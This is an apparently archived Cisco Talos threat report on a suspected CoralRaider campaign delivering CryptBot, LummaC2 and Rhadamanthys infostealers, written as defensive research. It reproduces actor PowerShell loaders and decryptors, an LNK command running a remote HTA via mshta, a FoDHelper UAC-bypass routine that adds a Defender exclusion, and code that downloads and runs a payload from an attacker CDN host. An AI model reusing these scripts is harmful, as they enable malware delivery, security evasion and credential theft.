Suspected CoralRaider continues to expand victimology using three information stealers

By Cisco Talos


Published: 2024-04-23 · Archived: 2026-04-05 18:04:51 UTC

By Joey Chen, Chetan Raghuprasad and Alex Karkins.

- Cisco Talos discovered a new ongoing campaign since at least February 2024, operated by a threat actor distributing three famous infostealer malware, including Cryptbot, LummaC2 and Rhadamanthys.
- Talos also discovered a new PowerShell command-line argument embedded in the LNK file to bypass anti-virus products and download the final payload into the victims' host.
- This campaign uses the Content Delivery Network (CDN) cache domain as a download server, hosting the malicious HTA file and payload.
- Talos assesses with moderate confidence that the threat actor CoralRaider operates the campaign. We observed several overlaps in tactics, techniques, and procedures (TTPs) of CoralRaider's Rotbot campaign, including the initial attack vector of the Windows Shortcut file, intermediate PowerShell decryptor and payload download scripts, the FoDHelper technique used to bypass User Access Controls (UAC) of the victim machine.

Victimology and actor infrastructure


The campaign affects victims across multiple countries, including the U.S., Nigeria, Pakistan, Ecuador, Germany, Egypt, the U.K., Poland, the Philippines, Norway, Japan, Syria and Turkey, based on our telemetry data and OSINT information. Our telemetry also disclosed that some affected users were from Japan's computer service call center organizations and civil defense service organizations in Syria. The affected users were downloading files masquerading as movie files through the browser, indicating the possibility of a widespread attack on users across various business verticals and geographies.



We observe that this threat actor is using a Content Delivery Network (CDN) cache to store the malicious files on their network edge host in this campaign, avoiding request delay. The actor is using the CDN cache as a download server to deceive network defenders.

CDN edge URLs	Information Stealer
hxxps[://]techsheck[.]b-cdn[.]net/Zen90	Cryptbot
hxxps[://]zexodown-2[.]b-cdn[.]net/Peta12	Cryptbot
hxxps[://]denv-2[.]b-cdn[.]net/FebL5	Cryptbot, Rhadamanthys
hxxps[://]download-main5[.]b-cdn[.]net/BSR_v7IDcc	Rhadamanthys
hxxps[://]dashdisk-2[.]b-cdn[.]net/XFeb18	Cryptbot
hxxps[://]metrodown-3[.]b-cdn[.]net/MebL1	Cryptbot
hxxps[://]metrodown-2[.]b-cdn[.]net/MebL1	Cryptbot, LummaC2
hxxps[://]metrodown-2[.]b-cdn[.]net/SAq2	LummaC2

Talos discovered that the actor is using multiple C2 domains in the campaign. The DNS requests for the domains during our analysis period are shown in the graph, indicating the campaign is ongoing.



Tactics, techniques and procedures overlap with other campaigns

Talos assesses with moderate confidence that threat actor CoralRaider is likely operating this campaign based on several overlaps in the TTPs used and the targeted victims' geography of this campaign with that of the CoralRaider's Rotbot campaign. We spotted that the PowerShell scripts used in the attack chain of this campaign to decrypt the PowerShell scripts of further stages and the downloader PowerShell script are similar to those employed in the Rotbot's campaign.

```
$fqZtFek = 'AAAAAAAAAAAAAAAAAAAAAORdU5zNJ7dt7MKgaNJNJgDXdII149JokGGUPzzqYvaZ6kKCWSYdDJeZRIXuUIVDU4+QIIvjCeGBiKtpHB7M
$sXfYX = 'dWxpRktBUXdQUGpBUWhPdnBkYVRGckd6SkRqdWVVKg==';
$GZOnrUx = New-Object 'System.Security.Cryptography.AesManaged';
$GZOnrUx.Mode = [System.Security.Cryptography.CipherMode]::ECB;
$GZOnrUx.Padding = [System.Security.Cryptography.PaddingMode]::Zeros;
$GZOnrUx.BlockSize = 128;
$GZOnrUx.KeySize = 256;
$GZOnrUx.Key = [System.Convert]::FromBase64String($sXfYX);
$JVdif = [System.Convert]::FromBase64String($fqZtFek);
$LEqdDDAi = $JVdif[0..15];
$GZOnrUx.IV = $LEqdDDAi;
$roSsJmTrQ = $GZOnrUx.CreateDecryptor();
$VjUVHnxLv = $roSsJmTrQ.TransformFinalBlock($JVdif, 16, $JVdif.Length - 16);
$GZOnrUx.Dispose();
$aNWqEw = New-Object System.IO.MemoryStream( , $VjUVHnxLv );
$sEFnPkn = New-Object System.IO.MemoryStream;
$zlHphSAFX = New-Object System.IO.Compression.GzipStream $aNWqEw, ([IO.Compression.CompressionMode]::Decompress);
$zlHphSAFX.CopyTo( $sEFnPkn );
$zlHphSAFX.Close();
$aNWqEw.Close();
[byte[]] $ixSHAc = $sEFnPkn.ToArray();
$EQtRI = [System.Text.Encoding]::UTF8.GetString($ixSHAc);
$EQtRI
```


```
$PJAsQqQ = 'AAAAAAAAAAAAAAAAAAAAAEOvhraxbnXVMEZnNiSsn1gwXNzdqqUGCFz/tAI8UIoGIW3c8a5FTgAIeWNllMnSHRQXV0f2ndktB+Sc3e
$cuVhk = 'RVRVd2h4RUJHbWNiTEZpbkN5SXhzUkRHeFN4V053THQ=';
$cttmLzkC = New-Object 'System.Security.Cryptography.AesManaged';
$cttmLzkC.Mode = [System.Security.Cryptography.CipherMode]::ECB;
$cttmLzkC.Padding = [System.Security.Cryptography.PaddingMode]::Zeros;
$cttmLzkC.BlockSize = 128;
$cttmLzkC.KeySize = 256;
$cttmLzkC.Key = [System.Convert]::FromBase64String($cuVhk);
$HiYKp = [System.Convert]::FromBase64String($PJAsQqQ);
$xvAueGsk = $HiYKp[0..15];
$cttmLzkC.IV = $xvAueGsk;
$r1hTDzTVS = $cttmLzkC.CreateDecryptor();
$WwpnnDrAK = $r1hTDzTVS.TransformFinalBlock($HiYKp, 16, $HiYKp.Length - 16);
$cttmLzkC.Dispose();
$UJFOKyfk = New-Object System.IO.MemoryStream( , $WwpnnDrAK );
$lnNgd = New-Object System.IO.MemoryStream;
$rHRhVioHs = New-Object System.IO.Compression.GzipStream $UJFOKyfk, ([IO.Compression.CompressionMode]::Decompress);
$rHRhVioHs.CopyTo( $lnNgd );
$rHRhVioHs.Close();
$UJFOKyfk.Close();
[byte[]] $aXUoDu = $lnNgd.ToArray();
$PKsIu = [System.Text.Encoding]::UTF8.GetString($aXUoDu);
$PKsIu
```

PowerShell decryptor script of Rotbot campaign (left) and new unknown campaign (right).

```
function SyI($jpL)
{$KEY = New-Object (EKe @(6321,6344,6359,6289,6330,6344,6341,6310,6351,6348,6344,6353,6359));
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::TLS12;
$HGG = $KEY.DownloadData($jpL);
return $HGG};

function EKe($wZF)
{$EPR=6243;
 $kPb=$Null;
 foreach($ygR in $wZF)
 {$kPb+=[char]($ygR-$EPR)};
 return $kPb};
```

Rotbot campaign



```
function ooa($Fwk)
{$zmJ = New-Object (KTn @(6373,6396,6411,6341,6382,6396,6393,6362,6403,6400,6396,6405,6411));
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::TLS12;
$fVP = $zmJ.DownloadData($Fwk);
return $fVP};

function KTn($OKX)
{$HeP=6295;
$yOX=$Null;
foreach($wwJ in $OKX)
{$yOX+=[char]($wwJ-$HeP)};
return $yOX};
```


Cryptbot campaign

String decrypt and download routine of Rotbot campaign (Left) and new unknown campaign (right).

The Powershell script did not appear in any public repository or article, indicating the threat actor likely developed these PowerShell scripts. Pivoting on the PowerShell argument embedded in the LNK file showed us that such arguments are not popular and likely specific to the actor and the campaign.

```
.(gp -pa 'HKLM:\SOF*\Clas*\Applications\msh*e').('PSChildName')
```

Multi-stage infection chain to deliver the payload



The infection chain starts when a victim opens the malicious shortcut file from a ZIP file downloaded using the drive-by download technique, according to our telemetry. The threat actor is likely delivering malicious links to victims through phishing emails.

The Windows shortcut file has an embedded PowerShell command running a malicious HTA file on attacker-controlled CDN domains. HTA file executes an embedded Javascript, which decodes and runs a PowerShell decrypter script. PowerShell decrypter script decrypts the embedded PowerShell Loader script and runs it in the victim's memory. The PowerShell Loader executes multiple functions to evade the detections and bypass UAC, and finally, it downloads and runs one of the payloads, Cryptbot, LummaC2 or Rhadamanthys information stealer.

Windows Shortcut file to execute the malicious HTA file

Windows shortcut file runs a PowerShell command to download and run an HTML application file on the victim's machine. The threat actor has used "gp," a PowerShell command alias for Get-ItemProperty, to read the registry contents of the application classes registry key and gets the executable name "mshta.exe." Using mshta.exe, the PowerShell instance executes the remotely hosted malicious HTA file on the victim's machine.

```
Source file: Movie (720p_).lnk
  Source created:  2024-02-27 11:40:16
  Source modified: 2024-02-27 04:22:21
  Source accessed: 2024-02-28 04:40:28

--- Header ---
  Target created:  null
  Target modified: null
  Target accessed: null

  File size (bytes): 0
  Flags: HasTargetIdList, HasName, HasRelativePath, HasArguments, HasIconLocation, IsUnicode
  File attributes: 0
  Icon index: 115
  Show window: SwShowminnoactive (Display the window as minimized without activating it.)

Name: Powershell
Relative Path: ..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Arguments: .(gp -pa 'HKLM:\SOF*\Clas*\Applications\msh*e').('PSChildName')https://techsheck.b-cdn.net/Zen90
Icon Location: shell32.dll
```

Obfuscated HTA runs embedded PowerShell decrypter

The malicious HTML application file is heavily obfuscated and has a Javascript that decodes and executes a function using the String fromCharCode method. The decoded function then executes an embedded PowerShell decryptor script.

```
<HTA:APPLICATION CAPTION = "no" WINDOWSTATE = "minimize" SHOWINTASKBAR = "no" >
<script>
RJ=102;xY=117;vI=110;Ku=99;Bg=116;YL=105;kN=111;ZV=32;BF=79;nN=101;tn=84;qO=40;zP=73;Ah=88;nJ=72;Fj=41;JC=123;IK=118;su=97;vM=114;sS=68;Vj=89;tb=61;FD=34;vG=59;FE=98
;PJ=70;ig=48;Iu=60;tU=46;sP=108;FB=103;EW=104;NH=43;RG=115;RZ=80;Rh=83;vY=109;sQ=67;WY=100;ck=91;Oz=93;dF=45;ny=53;cL=49;mt=51;Ub=125;Uc=65;MU=54;eW=50;Ox=44;mo=52;
of=55;mi=56;OJ=57;os=66;YV=78;sH=87;BG=69;Xz=90;iP=119;fF=106;UY=82;
var FuU = String.fromCharCode(RJ,xY,vI,Ku,Bg,YL,kN,vI,ZV,BF,nN,tn,qO,zP,Ah,nJ,Fj,JC,IK,su,vM,ZV,sS,Vj,RJ,tb,ZV,FD,FD,vG,RJ,kN,vM,ZV,qO,IK,su,vM,ZV,FE,PJ,xY,ZV,tb,ZV,ig
</script>
<script>
eval(FuU)
window.close();
</script>
```

The decryptor PowerShell script has a block of AES-encrypted string. Using the AES decryptor function, it generates an AES key of 256 bytes from a base64 encoded string “RVRVd2h4RUJHUWNiTEZpbkN5SXhzUWRHeFN4V053THQ=” and the IV “AAAAAAAAAAAAAAAA.” With the key and IV, it decrypts and executes the next stage of the PowerShell Loader script.

```
$PJAsQqQ = 'AAAAAAAAAAAAAAAAAAAAE9xNraxk6nXNMEZnNi5un1gwXNzdqqUGCFz/tAl0UIoGIW3c8a5FTgAimWNllMn5MRQXV0f2ndktB+ScJeYrgaw2Zyh3otPRrj8YIGY6nNXDLTeH7i7AhI6B3xnFugy3jnfkIG
$cuVhk = 'RVRVd2h4RUJHUWNiTEZpbkN5SXhzUWRHeFN4V053THQ=';
$cttmLzkC = New-Object 'System.Security.Cryptography.AesManaged';
$cttmLzkC.Mode = [System.Security.Cryptography.CipherMode]::ECB;
$cttmLzkC.Padding = [System.Security.Cryptography.PaddingMode]::Zeros;
$cttmLzkC.BlockSize = 128;
$cttmLzkC.KeySize = 256;
$cttmLzkC.Key = [System.Convert]::FromBase64String($cuVhk);
$HiYKp = [System.Convert]::FromBase64String($PJAsQqQ);
$xvAueGsk = $HiYKp[0..15];
$cttmLzkC.IV = $xvAueGsk;
$rIhTDzTVS = $cttmLzkC.CreateDecryptor();
$XwpnnDrAK = $rIhTDzTVS.TransformFinalBlock($HiYKp, 16, $HiYKp.Length - 16);
$cttmLzkC.Dispose();
$UJFOKyfk = New-Object System.IO.MemoryStream( , $XwpnnDrAK );
$lnNgd = New-Object System.IO.MemoryStream;
$rHRHvioHs = New-Object System.IO.Compression.GzipStream $UJFOKyfk, ([IO.Compression.CompressionMode]::Decompress);
$rHRHvioHs.CopyTo( $lnNgd );
$rHRHvioHs.Close();
$UJFOKyfk.Close();
[byte[]] $aXUoDu = $lnNgd.ToArray();
$PKsIu = [System.Text.Encoding]::UTF8.GetString($aXUoDu);
$PKsIu
```

PowerShell loader downloads and runs the payload

The PowerShell loader script is modular and has multiple functions to perform a sequence of activities on the victim’s machine. Initially, it executes a function that drops a batch script in the victim machine’s temporary folder and writes its contents, which includes the PowerShell command to add the folder “ProgramData” of the victim machine to the Windows Defender exclusion list.

The dropped bath script is executed through a living-off-the-land binary (LoLBin) “FoDHelper.exe” and a Programmatic Identifiers (ProgIDs) registry key to bypass the User Access Controls (UAC) in the victim’s machine. Fodhelper is a Windows feature, an on-demand helper binary that runs by default with high integrity. Usually, when the FodHelper is run, it checks for the presence of the registry keys listed below. If the registry keys have commands assigned, the FodHelper will execute them in an elevated context without prompting the user.

`HKCU:\Software\Classes\ms-settings\shell\open\command`

`HKCU:\Software\Classes\ms-settings\shell\open\command\DelegateExecute`

`HKCU:\Software\Classes\ms-settings\shell\open\command\(default)`

Windows Defender, by default, detects if there are attempts to write to the registry keys `HKCU:\Software\Classes\ms-settings\shell\open\command` and to evade this detection, the threat actor uses the programmatic identifier (ProgID). In Windows machines, a programmatic identifier (ProgID) is a registry entry that can be associated with a Class ID (CLSID), which is a globally unique serial number that identifies a COM (Component Object Model) class object. The Windows Shell uses a default ProgID registry key called `CurVer` , which is used to set the default version of a COM application.

In this campaign, the threat actor abuses the “CurVer” registry key feature by creating a custom ProgID “ServiceHostXGRT” registry key in the software classes registry and assigns the Windows shell to execute a command to run the batch script.

Registry Key	"HKCU\Software\Classes\ServiceHostXGRT\Shell\Open\command"
Value	%temp%\r.bat

The script configures the ProgID `ServiceHostXGRT` in the CurVer registry subkey of `HKCU\Software\Classes\ms-settings\CurVer`, which will get translated to `HKCU:\Software\Classes\ms-settings\shell\open\command`. After modifying the registry settings, the PowerShell script runs FoDHelper.exe, executing the command assigned to the registry key `HKCU:\Software\Classes\ms-settings\shell\open\command` and executing the dropped batch script. Finally, it deletes the configured registry keys to evade detection.

```
function vHyLMIl()
{;sc $env:TMP\r.bat "if not DEFINED IS_MNMZD set IS_MNMZD=1 && start """" /min ""%~dpnx0"" %* && exit `r`nstart /
min powershell -w 1 -ep Unrestricted -nop Add-MpPreference -ExclusionPath $env:ProgramData; && exit `r`nexit";
  cmd /c 'REG ADD HKEY_CURRENT_USER\Software\Classes\ServiceHostXGRT\Shell\Open\Command /VE /T REG_SZ /D
  "%TMP%\r.bat" /F && REG ADD HKEY_CURRENT_USER\Software\Classes\MS-Settings\CurVer /VE /T REG_SZ /D
  "ServiceHostXGRT" /F && FoDHelper.exe';
  sleep 1;
  cmd /c 'REG DELETE HKEY_CURRENT_USER\Software\Classes\MS-Settings /F && REG DELETE
  HKEY_CURRENT_USER\Software\Classes\ServiceHostXGRT /F';
  }
vHyLMIl ;
```

```
if not DEFINED IS_MNMZD set IS_MNMZD=1 && start "" /min "%~dpnx0" %* && exit
start /min powershell -w 1 -ep Unrestricted -nop Add-MpPreference -ExclusionPath C:\ProgramData; && exit
exit
```

First r.bat

The batch script adds the folder “C:\ProgramData” to the Windows Defender exclusion list. The PowerShell loader script downloads the payload and saves it in the “C:\ProgramData” folder as “X1xDd.exe.”

```
function ooa($FWk)  https://dashdisk-1.b-cdn.net/X1xDd.exe
{$zmJ = New-Object (KTn @(6373,6396,6411,6341,6382,6396,6393,6362,6403,6400,6396,6405,6411));
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::TLS12;
$fVP = $zmJ.DownloadData($FWk);
return $fVP};

function KTn($OKX)
{$HeP=6295;
$yOX=$Null;
foreach($wwJ in $OKX)
{$yOX+=[char]($wwJ-$HeP)};
return $yOX};

function TNK($WcE, $fVP){[IO.File]::WriteAllBytes($WcE, $fVP)};
$ghyth = 0;

function BqN()
{$rrC = $env:ProgramData + '\';;;$NplbA = $rrC + 'X1xDd.exe';    C:\ProgramData\X1xDd.exe
 if (Test-Path -Path $NplbA)
 {Lyo $NplbA;}
 Else
 { $xEDvKm = ooa (KTn @(6399,6411,6411,6407,6410,6353,6342,6342,6395,6392,6410,6399,6395,6400,6410,6402,6340,6344,6341,6393,6340,
 6394,6395,6405,6341,6405,6396,6411,6342,6383,6344,6415,6363,6395,6341,6396,6415,6396));
 TNK $NplbA $xEDvKm;
 Lyo $NplbA};;;}
 BqN;
```

After downloading the payload to the victim’s machine, the PowerShell loader executes another function that overwrites the previously dropped batch file with the new instructions to run the downloaded payload information stealer through the Windows start command. It again uses the same FoDHelper technique to run the batch script’s second version, which we explained earlier in this section.

```
function Lyo ($ieSPNgEP)                                                                    C:\ProgramData\X1xDd.exe
{ ;sc $env:TMP\r.bat "if not DEFINED IS_MNMZD set IS_MNMZD=1 && start """" /min ""%~dpnx0"" %* && exit `r`nstart /min $ieSPNgEP &&
exit `r`nexit";
  cmd /c 'REG ADD HKEY_CURRENT_USER\Software\Classes\ServiceHostXGRT\Shell\Open\Command /VE /T REG_SZ /D "%TMP%\r.bat" /F && REG ADD
  HKEY_CURRENT_USER\Software\Classes\MS-Settings\CurVer /VE /T REG_SZ /D "ServiceHostXGRT" /F && FoDHelper.exe';
  sleep 1;
  cmd /c 'REG DELETE HKEY_CURRENT_USER\Software\Classes\MS-Settings /F && REG DELETE
  HKEY_CURRENT_USER\Software\Classes\ServiceHostXGRT /F';}
```

```
if not DEFINED IS_MNMZD set IS_MNMZD=1 && start "" /min "%~dpnx0" %* && exit
start /min C:\ProgramData\X1xDd.exe && exit
exit
```

Second r.bat


Actor's choice of three payloads in the same campaign

Talos discovered that the threat actor delivered three famous information stealer malware as payloads in this campaign, including CryptBot, LummaC2 and Rhadamanthys. These information stealers target victims' information, such as system and browser data, credentials, cryptocurrency wallets and financial information.

CryptBot

CryptBot is a typical infostealer targeting Windows systems discovered in the wild in 2019 by GDATA. It is designed to steal sensitive information from infected computers, such as credentials from browsers, cryptocurrency wallets, browser cookies and credit cards, and creates screenshots of the infected system.

Talos has discovered a new CryptBot variant distributed in the wild since January 2024. The goal of the new CryptBot is the same, with some new innovative functionalities. The new CryptBot is packed with different techniques to obstruct malware analysis. A few new CryptBot variants are packed with VMProtect V2.0.3-2.13; others also have VMProtect, but with unknown versions. The new CryptBot attempts to steal sensitive information from infected machines and modifies the configuration changes of the stolen applications. The list of targeted browsers, applications and cryptocurrency wallets by the new variant of CryptBot is shown below.



We observed the new CryptBot variant also includes password manager application databases and authenticator application information in its stealing list to steal the cryptocurrency wallets that have two-factor authentication enabled.

```
.text:00D470DA ; ---------------------------------------------------------------------------
.text:00D470DA                 push    0C8h
.text:00D470DF                 mov     edx, offset aSleep ; "Sleep"
.text:00D470E4                 mov     ecx, 1
.text:00D470E9                 call    function_call
.text:00D470EE                 call    eax
.text:00D470F0                 push    offset aTrezorPassword ; "Trezor_Password_Manager"
.text:00D470F5
.text:00D470F5 loc_D470F5:                             ; CODE XREF: sub_D46EE0+595↓j
.text:00D470F5                                         ; sub_D46EE0+6A5↓j ...
.text:00D470F5                 push    1
.text:00D470F7                 push    dword_D98880
.text:00D470FD
.text:00D470FD loc_D470FD:                             ; CODE XREF: sub_D46EE0+489↓j
.text:00D470FD                                         ; sub_D46EE0+658A↓j ...
.text:00D470FD                 mov     edx, ebx
.text:00D470FF                 mov     ecx, edi
.text:00D47101                 call    sub_D46630
.text:00D47106                 add     esp, 0Ch
.text:00D47109                 inc     dword_D98880
.text:00D4710F                 jmp     loc_D7D489
.text:00D47114 ; ---------------------------------------------------------------------------
```

CryptBot is aware that the target applications in the victim's environment will have different versions, and their database files will have different file extensions. It scans the victim's machine for database files' extensions of the targeted applications for harvesting credentials.

```
      v24 = 940000;
ABEL_71:                                // KeePass 2.x database files are .kdbx, while KeePass 1.x are .kdb
      if ( (int)expend(file_path, L".kdb") || (int)expend(file_path, L".kdbx") || (int)expend(file_path, L".pwd") )
      {
        if ( v24 || (v30 = (int (*)(void))function_call(1, "GetProcessHeap"), v24 = v30(), (940000 = v24) != 0) )
        {
          v31 = (int (__stdcall *)(int, int, int))function_call(1, "HeapAlloc");
          v32 = v31(v24, 8, 2048);
          if ( v32 )
          {
            v41 = ++dword_D99404;
            v33 = (void (*)(int, int, const wchar_t *, ...))function_call(4, "wnsprintfW");
            v33(v32, 2048, L"Files\\KeePass\\%d.%wS", v41, file_path);
            ((void (__cdecl *)(int, _DWORD, int))sub_D44F00)(v6, 0, 18);
            if ( 940000 )
            {
              v39 = 940000;
              v34 = (void (__stdcall *)(int, _DWORD, int))function_call(1, "HeapFree");
              v34(v39, 0, v32);
```


LummaC2

Talos discovered that the actor is delivering a new variant of LummaC2 malware as an alternative payload in this campaign. LummaC2 is a notorious information stealer that attempts to harvest information from victims' machines. Based on the report posted by outpost24 and other external security reports, LummaC2 has already been confirmed to be sold on the underground market for years.

